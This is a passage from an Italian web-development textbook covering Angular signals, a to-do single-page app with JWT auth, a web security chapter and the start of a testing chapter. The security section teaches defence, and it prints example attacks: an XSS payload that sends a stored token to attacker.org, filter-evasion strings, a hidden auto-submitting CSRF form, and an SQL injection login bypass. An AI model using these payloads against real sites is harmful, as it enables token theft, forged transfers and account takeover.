
Nel template il signal si legge **invocandolo**: `count()`, non `count`.

Signal calcolati

I **signal calcolati** sono in sola lettura e derivano il proprio valore da quello di altri signal. Si definiscono con la funzione `computed()` e una funzione di derivazione; Angular li mantiene aggiornati automaticamente, in modo reattivo. Invocare `.set()` o `.update()` su di essi produce un errore.

```ts
export class CounterSignalComponent {
  count = signal(0);
  double = computed(() => this.count() * 2);
}
```

```html
<p>Count: {{count()}} - Double: {{double()}}</p>
```



Effetti


Un **effetto** è una funzione che viene eseguita ogni volta che certi signal cambiano. Si crea con la funzione `effect()`.

TS counter-signal.component.ts

```ts
export class CounterSignalComponent {
  count = signal(0);
  double = computed(() => this.count() * 2);

  constructor() {
    effect(() => {
      console.log(`Count value changed: ${this.count()}`);
    });
  }

  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```



Gli effetti vengono eseguiti **almeno una volta**: è per questo che la prima riga compare senza che nessuno abbia premuto il pulsante. Quando vengono eseguiti, tengono traccia di tutti i signal che leggono, e ogni volta che uno di questi cambia l'effetto viene rieseguito.


METTERE TUTTO INSIEME: LA LISTA COME SPA

Chiudiamo il percorso riscrivendo la nostra applicazione come Single Page App in Angular, appoggiandosi al **backend REST** sviluppato nel capitolo 17. È l'occasione per vedere come i pezzi studiati finora si incastrano.

Le rotte

TS app.routes.ts

```ts
export const routes: Routes = [
  {
    path: "home", component: HomepageComponent,
    title: "To-do List Angular App"
  }, {
    path: "login", component: LoginComponent,
    title: "Login | To-do List Angular App"
  }, {
    path: "todos", component: TodoPageComponent,
    title: "To-do List | To-do List Angular App",
    canActivate: [authGuard]  // protetta
  }, {
    path: "todos/:id", component: TodoDetailComponent,
    title: "To-do Detail | To-do List Angular App",
    canActivate: [authGuard]  // protetta e parametrica
  }
];
```



La guardia

TS auth.guard.ts ×

```ts
export const authGuard: CanActivateFn = (route, state) => {
  const authService = inject(AuthService);
  const toastr = inject(ToastrService);
  const router = inject(Router);

  if (authService.isUserAuthenticated()) {
    return true;
  } else {
    toastr.warning("Effettua l'accesso per usare questa funzione",
                   "Non autorizzato!");
    return router.parseUrl("/login");     // restituisce un UrlTree
  }
};
```



La notifica di `toastr.warning`; intanto il Router passa a `/login`.

Si noti `router.parseUrl()`: è la forma corretta di reindirizzamento discussa poco fa, quella che evita le *race condition* con più guardie.

TS login.component.ts

```ts
export class LoginComponent {
  toastr      = inject(ToastrService);
  router      = inject(Router);
  restService = inject(RestBackendService);
  authService = inject(AuthService);

  submitted = false;

  loginForm = new FormGroup({
    user: new FormControl('', [Validators.required]),
    pass: new FormControl('', [
      Validators.required,
      Validators.minLength(4),
      Validators.maxLength(16)
    ])
  });

  handleLogin() {
    this.submitted = true;

    if (this.loginForm.invalid) {
      this.toastr.error("Dati non validi!", "Attenzione");
      return;
    }


    this.restService.login({
      usr: this.loginForm.value.user as string,
      pwd: this.loginForm.value.pass as string,
    }).subscribe({
      next:  (token) => { this.authService.updateToken(token as string); },
      error: (err)   => { this.toastr.error("Credenziali non valide"); },
      complete: () => {
        this.toastr.success(`Benvenuto ${this.loginForm.value.user}!`);
        this.router.navigateByUrl("/todos");
      }
    });
  }
}
```

Nel template, gli errori di validazione si mostrano solo quando servono, con la sintassi di controllo di flusso di Angular 17:

<> login.component.html

```html
<label for="pass">Password</label>
<input type="password" formControlName="pass" id="pass" required>

@if (submitted && loginForm.controls.pass.errors) {
  @if (loginForm.controls.pass.errors['required']) {
    <p class="form-error">
      La password e' obbligatoria.
    </p>
  }
  @if (loginForm.controls.pass.errors['minlength']) {
    <p class="form-error">
      La password deve contenere almeno 4 caratteri.
    </p>
  }
}
```



Inviato con una password di tre caratteri.

Il servizio di autenticazione, con i signal

TS auth.service.ts

```ts
type AuthState = {
  user: string | null,
  token: string | null,
  isAuthenticated: boolean
}

@Injectable({ providedIn: 'root' })
export class AuthService {

  authState: WritableSignal<AuthState> = signal<AuthState>({
    user:  this.getUser(),
    token: this.getToken(),                        // dal localStorage, se c'e'
    isAuthenticated: this.verifyToken(this.getToken())   // non scaduto?
  });


  user            = computed(() => this.authState().user);
  token           = computed(() => this.authState().token);
  isAuthenticated = computed(() => this.authState().isAuthenticated);

  constructor() {
    // un effetto tiene allineati i dati con il localStorage
    effect(() => {
      const token = this.authState().token;
      const user  = this.authState().user;

      if (token !== null) localStorage.setItem("token", token);
      else                localStorage.removeItem("token");

      if (user !== null)  localStorage.setItem("user", user);
      else                localStorage.removeItem("user");
    });
  }
}
```

Qui i signal danno il meglio: lo stato di autenticazione è un solo signal scrivibile, da cui derivano tre signal calcolati, e un **effetto** tiene sincronizzato il `localStorage` senza che nessuno debba ricordarsi di chiamarlo.



TS rest-backend.service.ts

```ts
export interface AuthRequest {
  usr: string,
  pwd: string
}

@Injectable({ providedIn: 'root' })
export class RestBackendService {
  url = "http://localhost:3000";

  constructor(private http: HttpClient) {}

  httpOptions = {
    headers: new HttpHeaders({ 'Content-Type': 'application/json' })
  };


  login(loginRequest: AuthRequest) {
    const url = `${this.url}/auth`;
    return this.http.post<string>(url, loginRequest, this.httpOptions);
  }
}
```

TS auth.interceptor.ts

```ts
function authInterceptor(request: HttpRequest<unknown>,
                         next: HttpHandlerFn) {
  const authService = inject(AuthService);
  const token = authService.getToken();

  if (token) {
    // una copia della richiesta, con il token
    request = request.clone({
      setHeaders: {
        Authorization: 'Bearer ' + token
      }
    });
  }

  return next(request);
}
```



Le richieste sono immutabili: si modifica una copia.

L'interceptor è il pezzo che chiude il cerchio con il capitolo 17: il token JWT viene allegato **automaticamente** a ogni richiesta uscente, e nessun componente deve occuparsene.

todo-page.component.ts

```ts
export class TodoPageComponent {
  createTodoSubmitted = false;

  restService = inject(RestBackendService);
  toastr      = inject(ToastrService);
  router      = inject(Router);

  todos: TodoItem[] = [];


  newTodoForm = new FormGroup({
    todo: new FormControl('', [Validators.required])
  });

  ngOnInit() { this.fetchTodos(); }

  fetchTodos() { /* ... */ }
  handleTodoSubmit() { /* ... */ }
  handleDelete(id: number | undefined) { /* ... */ }
}
```

todo-page.component.html

```html
<ul>
  @for (item of todos; track item.id) {
    <app-todo-item [todoItem]="item"
                   (delete)="handleDelete($event)"/>
  } @empty {
    <li>Nessun elemento da mostrare.</li>
  }
</ul>
```



todo-item.component.ts

```ts
export class TodoItemComponent {
  @Input({ required: true }) todoItem: TodoItem;
  @Output() delete: EventEmitter<number | undefined> = new EventEmitter();

  editLink = "";
  restBackend = inject(RestBackendService);
  toastr      = inject(ToastrService);

  ngOnInit() { this.editLink = "/todos/" + this.todoItem?.id; }

  handleToggleDoneStatus() { /* ... */ }
  handleDelete() { /* ... */ }
}
```

`<app-todo-item>` è un componente a sé, responsabile di mostrare un singolo elemento: riceve il dato tramite `@Input` e comunica al padre la richiesta di cancellazione tramite `@Output`. È esattamente lo schema di comunicazione descritto nel capitolo precedente, applicato a un caso reale.

Il percorso completo

Vale la pena fermarsi un momento a osservare che cosa abbiamo costruito: un backend Express con ORM che espone una API REST protetta da JWT (capitoli 15–17), e un frontend Angular che la consuma con servizi iniettati, signal, guardie, interceptor e componenti (capitoli 22–23). Sono le stesse funzionalità della lista di cose da fare scritta in Bash e CGI nel capitolo 10: è cambiato tutto tranne il problema.

Riferimenti

- **Angular Docs**.
  https://angular.dev/overview
  Parti rilevanti: *Introduction: Essentials*; *In-depth Guides: Forms, Dependency Injection, Router, HTTP Client, Signals*.

Sicurezza delle applicazioni web

Le applicazioni web hanno un ruolo cruciale nel business e nella comunicazione moderni: proteggerle è essenziale per prevenire accessi non autorizzati, violazioni di dati e altre attività malevole.

Sicurezza delle applicazioni web

L'insieme delle misure e delle pratiche adottate per proteggere le applicazioni web dalle minacce. L'obiettivo è garantire **riservatezza**, **integrità** e **disponibilità** sia dell'applicazione sia dei dati che tratta.

Due livelli di sicurezza

Livello di rete	**Livello applicativo**
Riguarda la comunicazione fra l'applicazione e Internet.	Riguarda le misure implementate **dentro** l'applicazione.
Cifratura dei dati (HTTPS), firewall che filtrano richieste malevole, monitoraggio e log per individuare schemi sospetti.	Autenticazione e autorizzazione, validazione degli input, gestione delle sessioni, riservatezza dei dati.
Protegge da attacchi al livello di rete (*sniffing*, *man in the middle*).	Gli attacchi possono essere **nascosti dentro richieste HTTP perfettamente valide** e sfruttare vulnerabilità nel modo in cui l'applicazione è scritta.

La sicurezza a livello di rete è argomento dei corsi di reti; qui ci occupiamo di **sicurezza a livello applicativo**, cioè di come progettare e sviluppare applicazioni che non contengano vulnerabilità. Esamineremo anche i meccanismi di sicurezza dei browser moderni, per sapere come lavorarci insieme.

Quanto è grave la situazione

Piuttosto grave: una quota significativa delle applicazioni web è affetta da almeno una vulnerabilità. L'**OWASP** (*Open Worldwide Application Security Project*) è un'organizzazione senza scopo di lucro che raccoglie dati sulle vulnerabilità e pubblica periodicamente la classifica delle classi più diffuse, la **OWASP Top 10**.

In questo capitolo vediamo un sottoinsieme di vulnerabilità che ricorrono di frequente, possono causare danni molto seri e possono essere prevenute con relativa facilità: **Cross-site Scripting**, **Cross-site Request Forgery**, **SQL injection**, **session hijacking** e validazione insufficiente degli input.

Cross-site Scripting

Cross-site Scripting (XSS)

Gli attacchi **XSS** mirano a **iniettare codice lato client malevolo** in siti altrimenti affidabili. L'attaccante sfrutta difetti dell'applicazione per far arrivare il proprio codice ad altri utenti.

I difetti che rendono possibili questi attacchi si verificano quando un'applicazione **mostra input non affidabile** (per esempio proveniente dagli utenti) **senza validazione né escaping**.

Conseguenze

Il codice iniettato viene eseguito dal browser **come se fosse codice fidato**: è indistinguibile dal JavaScript legittimo della pagina. Gli utenti possono essere attaccati semplicemente facendo clic su un collegamento malevolo.

Può fare tutto quello che può fare il JavaScript fidato:


- accedere ai cookie e manipolarli, compresi gli identificatori di sessione;
- accedere a `localStorage` e `sessionStorage`, quindi a token e dati riservati;
- manipolare la pagina: alterare collegamenti, form, aggiungere contenuti;
- compiere azioni: generare clic, inviare form al posto dell'utente.

Esempio 24.1 — Esfiltrare un token

Accedere al token o al cookie di sessione è solo metà del lavoro: l'attaccante deve anche farlo uscire dal browser della vittima. Ci sono vari modi: reindirizzare la finestra (o un `iframe`) a una URL malevola, aggiungere un'immagine la cui sorgente è una URL malevola, caricare un foglio di stile con `href` malevolo.

payload

```
<iframe src="javascript:window.location.href =
  `https://attacker.org?token=${localStorage.getItem('token')}`">
</iframe>
```



Il token esce dal browser come parametro di una normale richiesta.

Perché filtrare non basta

Un primo istinto è applicare **filtri** sui dati in ingresso: rimuovere le occorrenze di `<script>` e `</script>`, o rimuovere qualunque `<` e `>`. Sembra ragionevole?

Purtroppo i *payload* XSS possono essere molto più subdoli, ed esistono tecniche dedicate di **evasione dei filtri**. Esistono molti altri modi di iniettare codice JavaScript:

evasione.html

```
<iframe src="javascript:alert('XSS')">
<iframe src="jav  ascript:alert('XSS')">        <!-- carattere di tabulazione -->
<iframe src="jav&#x09;ascript:alert('XSS')">  <!-- tabulazione codificata -->
<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115...">
```

OWASP pubblica un intero *cheatsheet* di tecniche di evasione dei filtri.


Le liste nere non funzionano

Elencare ciò che è pericoloso è una battaglia persa: basta un caso non previsto e la difesa cade. La strada corretta è l'opposto: assumere che tutto sia pericoloso e **codificare** l'input in modo che non possa mai essere interpretato come codice.

La soluzione: escaping

Il modo corretto di affrontare il problema è **fare l'escaping** (sanitizzare) degli input quando li si inserisce nelle pagine, convertendo i caratteri pericolosi (`<`, `>`, `"`, `'`) in innocue entità HTML — esattamente quelle studiate nel capitolo 2.

```
<script>alert("XSS")</script>
                ↓
&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
```



Codificato, il testo viene mostrato e non eseguito.

Soluzioni dedicate esistono nella maggior parte dei framework e dei linguaggi, e si possono usare librerie apposite (per esempio `sanitize` per Node.js).

Angular **sanitizza automaticamente** tutti i dati non fidati legati o interpolati in un template. Per impostazione predefinita, **tutti** i dati sono considerati non fidati.

Si possono marcare esplicitamente alcuni dati come fidati usando il `DomSanitizer`, che offre metodi come `bypassSecurityTrustHtml(value: string): SafeHtml`. Questi metodi aggirano i meccanismi di sicurezza predefiniti in contesti specifici, e vanno ovviamente usati con estrema cautela.

TS correzione.ts

```
filterTable() {
  let queryParam: string = this.route.snapshot.queryParams.q;
  if (queryParam) {
    queryParam = queryParam.trim();
    this.dataSource.filter = queryParam.toLowerCase();
-   this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
+   this.searchValue = queryParam
  }
}
```

La vulnerabilità stava proprio nella chiamata a `bypassSecurityTrustHtml` su un dato che veniva dalla query string: rimuoverla ripristina la sanitizzazione automatica.

Cross-site Request Forgery

CSRF

Gli attacchi **Cross-site Request Forgery** (CSRF o XSRF) mirano a **costringere un utente finale a compiere azioni indesiderate** su un'applicazione web sulla quale è **attualmente autenticato**.

Le azioni indesiderate possono essere operazioni che cambiano lo stato: trasferire fondi, cambiare l'indirizzo e-mail associato a un account. Se la vittima ha privilegi amministrativi, l'attacco può compromettere l'intera applicazione.



Figura 24.1: *La dinamica di un attacco CSRF.*

Il punto cruciale è l'ultimo passo: il browser della vittima vede che la richiesta è diretta all'applicazione legittima e **allega automaticamente il cookie di autenticazione**, come farebbe per qualunque altra richiesta verso quel dominio.


Esempio 24.2 — Una pagina di attacco

pagina-malevola.html

```html
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Pagina assolutamente non malevola!</title>
  </head>
  <body>
    <h1>Ops, questo sito e' momentaneamente non disponibile.</h1>

    <form style="display:none;" method="POST"
          action="https://bank.com/transfer">
      <input type="text"   name="to"     value="EvilZampurian">
      <input type="number" name="amount" value="999.99">
      <input type="submit" id="submit"   value="submit">
    </form>

    <script>
      document.getElementById("submit").click();
    </script>
  </body>
</html>
```




```
POST https://bank.com/transfer
Cookie: auth=xYs…
to=EvilZampurian&amount=999.99
```

Ciò che l'utente non vede: lo script invia il form.

Il form è invisibile (`display:none`) e viene inviato automaticamente da uno script: l'utente vede solo un messaggio di errore innocuo.

Mitigazione: il token sincronizzatore

Il modo migliore di mitigare le vulnerabilità CSRF è un approccio basato su token, detto **synchronizer token pattern**:

1. l'applicazione genera un **token CSRF** specifico per la sessione e lo salva nella sessione;
2. il token viene incluso in un **campo nascosto** nei form sensibili;
3. all'invio, il token viene ritrasmesso all'applicazione;
4. l'applicazione verifica che il token ricevuto sia lo **stesso** che aveva generato e salvato nella sessione corrente.

Un attaccante non può indovinare il token — **a patto** che non esistano vulnerabilità XSS (che permetterebbero di leggerlo) e che i token non siano prevedibili.

transfer.html

```html
<form method="POST" action="/transfer">
  <input type="text"   name="to"     value="">
  <input type="number" name="amount" value="">
  <input type="hidden" name="csrf"   value="x5e1EUR">
  <input type="submit" value="submit">
</form>
```



Il campo nascosto non si vede, ma viene inviato.

Usare quello che il framework offre

La maggior parte dei framework include già contromisure CSRF: per Express esistono middleware come `tiny-csrf`, Angular include contromisure proprie, Spring protegge i metodi `POST` per impostazione predefinita con un meccanismo a token. Se sono disponibili, va letta la documentazione e vanno usate correttamente; se non lo sono, la protezione va comunque implementata per le operazioni sensibili.

SQL INJECTION

SQL injection

Le **SQL injection** consistono nell'iniettare codice malevolo, proveniente da input utente non sanitizzati, dentro le interrogazioni al database.

Il nome non deve trarre in inganno: anche le interrogazioni ai database NoSQL possono essere altrettanto vulnerabili.

Questi attacchi possono portare alla fuga di dati riservati, alla modifica dei dati, alla violazione dei controlli di accesso e, in alcuni casi, persino all'esecuzione di codice arbitrario sul server del database.

Esempio 24.3 — Una login vulnerabile

TS login-vulnerabile.ts

```ts
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = '${req.body.email || ''}'
    AND password = '${security.hash(req.body.password || '')}'
    AND deletedAt IS NULL`, { model: UserModel, plain: true })
  .then((authenticatedUser: { data: User }) => {
    /* utente trovato, gestisci l'autenticazione */
  }).catch(err => {
    next(err);
  });
```

I parametri della richiesta sono inseriti **direttamente** nella query. Normalmente funziona:

```sql
SELECT * FROM Users
WHERE email = 'luigi@webtech-sh.op'
  AND password = 'webtechs!'
  AND deletedAt IS NULL
```

Ma non possiamo fidarci dell'input dell'utente. Che cosa succede se l'attaccante inserisce come e-mail la stringa `luigi@webtech-sh.op'--`?

```sql
SELECT * FROM Users
WHERE email = 'luigi@webtech-sh.op'-- AND
  password = 'dontknowthislol' AND
  deletedAt IS NULL
```

Users

id	email	password
1	admin@webtech-sh.op	0192023a…
2	luigi@webtech-sh.op	8f4e1cd7…

← trovata

Il controllo sulla password è diventato un commento: la riga di `luigi` viene restituita.


In SQL `--` inizia un commento su riga singola: tutto il controllo sulla password sparisce, e l'attaccante entra come `luigi` senza conoscerne la password.

Prevenzione

La difesa è usare **prepared statement con query parametriche** (o *stored procedure*): i parametri vengono trasmessi al database **separatamente** dal testo della query, quindi non possono in alcun modo alterarne la struttura.

TS login-sicura.ts

```ts
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = $1 AND password = $2 AND deletedAt IS NULL`,
  {
    bind: [req.body.email, security.hash(req.body.password)],
    model: models.User,
    plain: true
  })
  .then((authenticatedUser: { data: User }) => {
    /* utente trovato, gestisci l'autenticazione */
  }).catch(err => {
    next(err);
  });
```



Il testo della query e i dati viaggiano separati:
la stringa malevola resta un valore da confrontare.

Un altro motivo per usare un ORM

Usando i metodi di un ORM come Sequelize (`findOne`, `findAll` con la clausola `where`) la parametrizzazione avviene automaticamente. Le *query* scritte a mano concatenando stringhe sono l'eccezione, e sono proprio lì che si annidano queste vulnerabilità.

SESSION HIJACKING

Sono attacchi che mirano a **compromettere il token di sessione**, tipicamente rubandone uno valido oppure indovinandolo. Tre scenari tipici:

Scenario	Difesa
Canale di comunicazione vulnerabile: l'attaccante intercetta il traffico e legge il token.	Usare **HTTPS**: senza cifratura il token viaggia in chiaro.
Applicazione vulnerabile a XSS: l'attaccante legge il token da JavaScript.	Eliminare le vulnerabilità XSS; marcare i cookie di sessione come `HttpOnly`, così che JavaScript non possa leggerli.
Token di sessione **prevedibile**: l'attaccante lo indovina.	Generare identificatori lunghi e crittograficamente casuali.

Validazione degli input

Una validazione corretta degli input è gran parte del lavoro per garantire l'integrità dei dati in un'applicazione web.

La validazione **lato client** è un'ottima pratica di usabilità: gli errori vengono presentati all'utente il prima possibile. Può però essere **completamente aggirata** da un attaccante, che ha accesso al codice lato client e può manipolarlo, o che può generare richieste HTTP direttamente.

La validazione deve sempre esserci anche sul server

Tutto ciò che gira nel browser è sotto il controllo dell'utente. I controlli lato client servono all'utente onesto, non contro l'attaccante.


Esempio 24.4 — Aggirare la validazione con i DevTools

Nell'applicazione dimostrativa OWASP Juice Shop i clienti possono lasciare una valutazione al negozio, e l'interfaccia garantisce che si possa scegliere solo un punteggio da 1 a 5. Si riesce a inserire uno 0?

Ispezionando le richieste di rete nei DevTools si vede che l'invio produce una `POST` a `/api/Feedbacks/` con questo corpo:

corpo della richiesta

```
{
  "UserId": 2,
  "captchaId": 1,
  "captcha": "80",
  "comment": "Example review (***@webtech-sh.op)",
  "rating": 3
}
```



Reinviata con *Resend*: il server l'accetta.

Basta rispedire la richiesta modificata con `"rating": 0`, cosa che si può fare direttamente dai DevTools con il comando *Resend*. L'interfaccia non è mai stata un ostacolo.

I meccanismi di sicurezza del browser

I browser moderni impongono un modello di sicurezza rigoroso per bloccare alcune classi di attacchi. Chi sviluppa per il Web deve conoscere questi meccanismi e sapere come lavorarci insieme. Il principale è la **Same-origin Policy**.

Same-origin Policy

Per impostazione predefinita, un documento o uno script può interagire soltanto con risorse della **stessa origine**. Stessa origine significa che la URL ha lo stesso **protocollo**, la stessa **porta** e lo stesso **host**.

Consideriamo il documento all'indirizzo `http://store.webtech.com/cat/index.html`:

URL	Stessa origine?	Motivo
`http://store.webtech.com/pages/about.html`	sì	differisce solo il percorso
`http://store.webtech.com/img/logo.png`	sì	differisce solo il percorso
`https://store.webtech.com/page.html`	no	protocollo diverso
`http://store.webtech.com:81/dir/page.html`	no	porta diversa
`http://course.webtech.com/cat/index.html`	no	host diverso

La politica si applica in generale a tutti i dati recuperati da codice JavaScript tramite `fetch()` o `XMLHttpRequest`.

JS pagina su localhost:3001 ×

```
1 function doFetch() {
2   fetch("http://localhost:3000/").then(data => {
3     data.json().then(data => {
4       console.log(data)
5     })
6   }).catch(err => {
7     console.log(err.message)  // richiesta bloccata
8   });
9 }
```

Console

```
Richiesta multiorigine (cross-origin) bloccata: il
    criterio di corrispondenza dell'origine non
    consente la lettura della risorsa remota da http
    ://localhost:3000/. Motivo: header CORS "Access-
    Control-Allow-Origin" mancante.
NetworkError when attempting to fetch resource.
```

CORS

A volte abbiamo bisogno di accedere a contenuti di origini diverse — e in effetti lo abbiamo già fatto, nel capitolo sulle API REST.

CORS

Il meccanismo **Cross-origin Resource Sharing** permette a un server di «rinunciare» alla Same-origin Policy e dichiarare che i propri contenuti possono essere letti anche da origini diverse dalla propria.

CORS è basato sugli **header**:

- il browser allega un header `Origin` alle richieste in uscita;
- il server può includere nella risposta un header `Access-Control-Allow-Origin`, il cui valore specifica quali origini sono autorizzate a usare i dati: `*` significa qualunque origine, oppure si indica un'origine specifica come `http://localhost:3001`;
- se l'header non è presente, il valore predefinito è che le richieste cross-origin sono **vietate**;
- il browser verifica che `Access-Control-Allow-Origin` corrisponda a `Origin`: se sì il codice client può accedere ai dati, altrimenti la richiesta viene bloccata.




Figura 24.2: *Il meccanismo CORS.*

CORS non protegge il server

È un fraintendimento comune. CORS è un meccanismo del **browser**, che protegge l'utente impedendo a una pagina malevola di leggere le risposte di un'altra origine. Non impedisce affatto a un programma qualunque (un client scritto a mano, `curl`) di contattare il server. L'autorizzazione va comunque imposta lato server.
Si noti anche che `Access-Control-Allow-Origin: *` — quello che avevamo scritto nel capitolo 17 con `app.use(cors())` — rende l'API leggibile da qualunque sito: va bene per una API pubblica, non per una che espone dati riservati.

Riferimenti

- **Cross Site Scripting (XSS) Attacks** — OWASP.
  https://owasp.org/www-community/attacks/xss/
- **XSS game** — esercitazione pratica.
  https://xss-game.appspot.com/
- **Cross Site Request Forgery (CSRF) Attacks** — OWASP.
  https://owasp.org/www-community/attacks/csrf
- **SQL Injection Attacks** — OWASP.
  https://owasp.org/www-community/attacks/SQL_Injection
- **Same-origin Policy** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- **Cross-Origin Resource Sharing (CORS)** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
- **Web Application Security Guide** — Wikibooks.
  https://en.wikibooks.org/wiki/Web_Application_Security_Guide

Testing di applicazioni web

Abbiamo imparato a progettare e realizzare applicazioni web moderne e sicure. Manca un ultimo tassello prima di poter consegnare applicazioni di **qualità**: il testing. Testare è fondamentale per intercettare quanti più difetti possibile **prima** che raggiungano la produzione, dove possono costare molto cari.

Richiami

Verifica del software

L'insieme delle pratiche volte ad accertare che un software soddisfi una specifica. Si distingue in **verifica dinamica**, che comporta l'esecuzione del programma (il **testing**), e **verifica statica**, che non la comporta (revisione del codice, analisi statica, verifica automatica).

Un **test** è una sequenza di azioni progettate per valutare un particolare aspetto o funzionalità di un software; il software sotto test si indica comunemente con **SUT** (*Software Under Test*). Un test consiste generalmente in tre fasi:

- **Arrange**: assicurarsi che le precondizioni richieste siano soddisfatte;
- **Act**: eseguire una o più azioni;
- **Assert**: verificare che il SUT si sia comportato come previsto.

I livelli di testing

Livello	Bersaglio
Unit testing	una singola unità (una classe, un metodo)
Integration testing	la collaborazione fra unità diverse
